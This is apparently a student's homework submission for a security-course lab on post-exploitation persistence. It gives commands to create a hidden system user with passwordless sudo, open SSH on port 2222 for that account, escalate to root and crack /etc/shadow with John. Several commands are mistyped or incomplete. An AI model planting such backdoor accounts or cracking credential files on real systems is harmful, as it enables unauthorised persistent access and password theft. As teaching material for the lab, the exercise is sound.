## Week 6 Homework Submission File: Advanced Bash - Owning the System

Please edit this file by adding the solution commands on the line below the prompt.

Save and submit the completed file for your homework submission.

\*\*Step 1: Shadow People\*\*

1. Create a secret user named `sysd`. Make sure this user doesn't have a home folder created:

**Useradd –-no-create-home sysd**

2. Give your secret user a password:

**sysd**

3. Give your secret user a system UID < 1000:


**Usermod – u 930 sysd**

4. Give your secret user the same GID:


**Groupmod -g 930 sysd**

5. Give your secret user full `sudo` access without the need for a password:

**I edited the visudo file and added a line to allow my user full sudo access without a password.**




6. Test that `sudo` access works without your password:



\*\*Step 2: Smooth Sailing\*\*

1. Edit the `sshd\_config` file:



\*\*Step 3: Testing Your Configuration Update\*\*

1. Restart the SSH service:

**Systemctl restart sshd**

2. Exit the `root` account:

**Exit**

**Exit**

3. SSH to the target machine using your `sysd` account and port `2222`:

**Ssh** [**sysd@192.168.6.105**](mailto:sysd@192.168.6.105) **-p 2222**

4. Use `sudo` to switch to the root user:

**Sudo -s**

\*\*Step 4: Crack All the Passwords\*\*

1. SSH back to the system using your `sysd` account and port `2222`:

**Ssh** [**sysd@192.168.6.105**](mailto:sysd@192.168.6.105) **-p 2222**

2. Escalate your privileges to the `root` user. Use John to crack the entire `/etc/shadow` file:

**Sudo -s**

**John etc/shadow --show**

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